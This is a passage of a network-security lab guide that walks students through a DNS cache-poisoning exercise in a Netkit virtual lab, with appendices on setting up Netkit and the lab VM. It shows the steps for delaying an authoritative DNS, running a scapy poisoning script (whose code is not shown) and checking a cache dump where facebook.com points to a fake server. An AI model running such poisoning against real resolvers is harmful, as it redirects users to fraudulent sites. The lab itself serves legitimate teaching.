
Figure 26: Fake webpage

3.4 Fourth step: Cache content

An important task is to see the cache content of the local DNS. Therefore it is important to stop Netkit and modify a configuration file of local DNS (*named.conf*) in order to enable a function that permits to write a file with the cache content. To do this follow the steps below:

a. Setup Netkit to see the cache content:

a.1 Open a new Ubuntu terminal window pressing CTRL + ALT + T



```
student@student-laptop:~$
```

Figure 27: Terminal

a.2 On terminal, go on the laboratory directory, type:

cd /Desktop/NetSecLab/cachePoisoningLab

a.3 To stop Netkit type:

lcrash

After few minutes all the Netkit terminal will be closed.


a.4 After that every terminal is closed, it is possible to modify a the configuration file of local DNS. First of all it is necessary reach the folder where the file is located. On Ubuntu terminal type:

cd /dns-local/etc/bind

a.5 To open the file *named.conf*, on Ubuntu terminal type:

gedit named.conf

A new gedit window will open.



*named.conf (~/Desktop/NetSecLab/cachePoisoningLab/dns-local/etc/bind
File Edit View Search Tools Documents Help
Open Save Undo
*named.conf
Plain Text Tab Width: 8 Ln 15, Col 1 INS

```
options {
  allow-recursion {0/0; };
};

zone "." {
  type hint;
  file "/etc/bind/db.root";
};

zone "local" {
  type master;
  file "/etc/bind/db.local";
};
```

Figure 28: Configuration file

a.6 To enable the function that permits to write the cache content on a file, type on the third row before the bracket the following command:


dump-file "/var/cache/bind/dumb.db";


*named.conf (~/Desktop/NetSecLab/cachePoisoningLab/dns-local/etc/bind
File Edit View Search Tools Documents Help
Open Save Undo
*named.conf
Plain Text Tab Width: 8 Ln 16, Col 1 INS

```
options {
  allow-recursion {0/0; };
dump-file "/var/cache/bind/dumb.db";};

zone "." {
  type hint;
  file "/etc/bind/db.root";
};

zone "local" {
  type master;
  file "/etc/bind/db.local";
};
```

Figure 29: Configuration file with cache functionality

a.7 To save the file press on **Save** button on the upper part of gedit.




*named.conf (~/Desktop/NetSecLab/cachePoisoningLab/dns-local/etc/bind
File Edit View Search Tools Documents Help
Open
Save
Undo
*named.conf
Plain Text
Tab Width: 8
Ln 16, Col 1
INS

```
options {
  allow-recursion {0/0; };
dump-file "/var/cache/bind/dumb.db";};

zone "." {
  type hint;
  file "/etc/bind/db.root";
};

zone "local" {
  type master;
  file "/etc/bind/db.local";
};
```

Figure 30: Save configuration file

a.8 To close gedit windows press on **X** button on the top left corner of the window



*named.conf (~/Desktop/NetSecLab/cachePoisoningLab/dns-local/etc/bind
File Edit View Search Tools Documents Help
Open
Save
Undo
*named.conf
Plain Text
Tab Width: 8
Ln 16, Col 1
INS

```
options {
  allow-recursion {0/0; };
dump-file "/var/cache/bind/dumb.db";};

zone "." {
  type hint;
  file "/etc/bind/db.root";
};

zone "local" {
  type master;
  file "/etc/bind/db.local";
};
```

Figure 31: Close Gedit

a.9 To restart the Netkit laboratory is necessary to return at the laboratory folder. On Ubuntu terminal type :

cd /Desktop/NetSecLab/cachePoisoningLab

a.10 To start Netkit laboratory on Ubuntu terminal type:


lstart

The process will take few minutes, when it will be finished the laboratory is ready to run.

b. Scenario without poisoning:

b.1 At the begin is necessary to clean all the cache of dns-root, dns-local and dns-com, so on all three DNS type:

rndc flush



```
dns-local:/# rndc flush
dns-local:/#
```

```
dns-com:~# rndc flush
dns-com:~#
```

```
dns-root:~# rndc flush
dns-root:~#
```


Figure 32: Clean the cache of all DNS

b.2 To write the cache content on a file it is necessary to generate traffic on the network, so on client terminal type:

wget facebook.com

b.3 To see the cache content, on dns-local terminal type:

nano /var/cache/bind dumb.db



```
 GNU nano 2.0.7            File: /var/cache/bind/dumb.db

;
; Start view _default
;
;
; Cache dump of view '_default'
;
$DATE 20160508081537
; authanswer
.                       59987   IN NS   ROOT-SERVER.
; authauthority
com.                    59987   NS      dnscom.com.
; glue
dnscom.com.             59987   A       10.0.0.5
; authanswer
facebook.com.           59987   A       192.168.0.222
; additional
ROOT-SERVER.            59987   A       10.0.0.4
;
; Address database dump
                               [ Read 39 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Figure 33: Cache content in a scenario without poisoning

The underlined parts indicate:


1. Name server of authoritative DNS
2. IP adress of authoritative DNS
3. IP adress of web server that client wants to reash, in this case facebook.com
4. IP address of root DNS

NOTE: To close the file *dumb.db* press CTRL + SHIFT + X

c. Scenario with poisoning:

c.1 At the begin is necessary to clean all the cache of dns-root, dns-local and dns-com, so on all three DNS type:

rndc flush



```
dns-local:/# rndc flush
dns-local:/#
```

```
dns-com:~# rndc flush
dns-com:~#
```

```
dns-root:~# rndc flush
dns-root:~#
```

Figure 34: Clean the cache of all DNS

c.2 To simulate delays during one communication, due to distances and congestions, it is necessary to delay a DNS, for simplicity, the delay is applied at DNS com. On dns-com type:

orig-tc qdisc add dev eth0 root netem delay 1000ms

c.3 To run scapy function to sniff packets that pass on the network between root DNS and local DNS, need to reach the folder where the function is located, so on attack terminal type:

cd /hosthome/Desktop/NetSecLab/scapy

c.4 To run scapy function, on attack terminal type:


python cachePoisoning.py

c.5 To write the cache content on a file it is necessary to generate traffic on the network, so on client terminal type:

wget facebook.com

c.6 To see the cache content, on dns-local terminal type:

nano /var/cache/bind dumb.db



```
  GNU nano 2.0.7            File: /var/cache/bind/dumb.db

;
; Start view _default
;
;
; Cache dump of view '_default'
;
$DATE 20160507220819
; authanswer
.                        59967   IN NS   ROOT-SERVER.
; glue
com.                     59967   NS      dnscom.com.
; glue
dnscom.com.              59967   A       10.0.0.5
; authanswer
facebook.com.            3571    A       10.0.0.9
; additional
ROOT-SERVER.             59967   A       10.0.0.4
;
; Address database dump
                              [ Read 39 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Figure 35: Cache content in a scenario with poisoning

The underlined parts indicate:

1. Name server of authoritative DNS
2. IP adress of authoritative DNS
3. IP adress of server that client wants to reash, in this case the fake facebook.com
4. IP address of root DNS

NOTE: To close the file *dumb.db* press CTRL + SHIFT + X

A How to install Netkit

The installation of netkit is performed for every version of linux distribution, for this laboratory we have used ubuntu 10.04.
To install netkit follow these steps:

1. Download all these packets:

   - *wget http://www.netkit.org/download/netkit/netkit-2.8.tar.bz2*
   - *wget http://www.netkit.org/download/netkit-filesystem/netkit-filesystem-i386-F5.2.tar.bz2*
   - *wget http://www.netkit.org/download/netkit-kernel/netkit-kernel-i386-K2.8.tar.bz2*

2. Extract all the packets:

   - *tar xvfj netkit/netkit-2.8.tar.bz2*
   - *tar xvfj netkit-filesystem-i386-F5.2.tar.bz2*
   - *tar xvfj netkit-kernel-i386-K2.8.tar.bz2*

3. Open the file .bashrc, from terminal type:

   - *gedit /.bashrc*

4. At the end of the file add the following lines by substituting at /netkit the path where the netkit folder is in your computer, for example if netkit is on /home/user/netkit , you have to substitute /netkit with /home/user/netkit

   - *export* $NETKIT\_HOME = /netkit$
   - *export* $MANPATH =: \$NETKIT\_HOME/man$
   - *export* $PATH = \$NETKIT\_HOME/bin : \$PATH$

5. Finally close and open a new terminal window, then you go on netkit folder ad run check_configuration.sh:

   - *cd /netkit*
   - *sudo ./check_ configuration.sh*

If on terminal you see:

[READY] Congratulations! Your Netkit setup is now complete! Enjoy Netkit!

netkit is successfully installed.

6. If you are running 64 bit versione of linux distribution, check_configuration.sh shows you the packet that you have to install the 32 bit version libraries, so from terminal type:

   - *sudo apt-get update*
   - *sudo apt-get install ia32-libs*
   - *apt-get install libc6-i386*

To try the lab just go to the folder where it is located through the terminal of the virtual machine:

cd /home/student/Desktop/NetSecLab

Then, to start the lab type:

lstart


B How to start the VM of the lab

First of all, download the VM of the lab from the following link:

$$https://drive.google.com/open?id = 0B7jIs3OFqr4_UThIR2dmdl9TcU0$$


The file that you are downloading is a compressed file called **G15.ubuntu.10.04.zip** stored in a shared folder.
When the download is finished, you have to extract all the files compressed and then **open Virtual Box** and select:

Machine -> Add...




Now you have to enter in the folder "ubuntu.10.04" just extracted and select:

ubuntu.10.04.vbox




Now you have to follow these four step:



1. Select the machine just added **ubuntu.10.04(For_report)**
2. Select the tab called **Snapshots**
3. Select the snapshot **For_report**
4. Restore the snapshot selecting the icon **Restore**

Now you see a popup; follow these steps:




You are about to restore snapshot **For_report**.

You can create a snapshot of the current state of the virtual machine first by checking the box below; if you do not do this the current state will be permanently lost. Do you wish to proceed?

1. Deselect **Create a snapshot of the current machine state**
2. Select **Restore**

As the last step you have to click:

Start



Bibliography

- William Stallings, **"Cryptography and Network Security"**, fifth edition, Prentice Hall
- Giuseppe Di Battista, Maurizio Patrignani, Maurizio Pizzonia, Massimo Rimondin, **"http://wiki.netkit.org/"**
- Bryan Burns, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham, Chris Iezzoni, Philippe Biondi, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch, **"Security Power Tools"**, O'Reilly Media, 2007
- Scapy references **"http://www.secdev.org/projects/scapy/index.html"**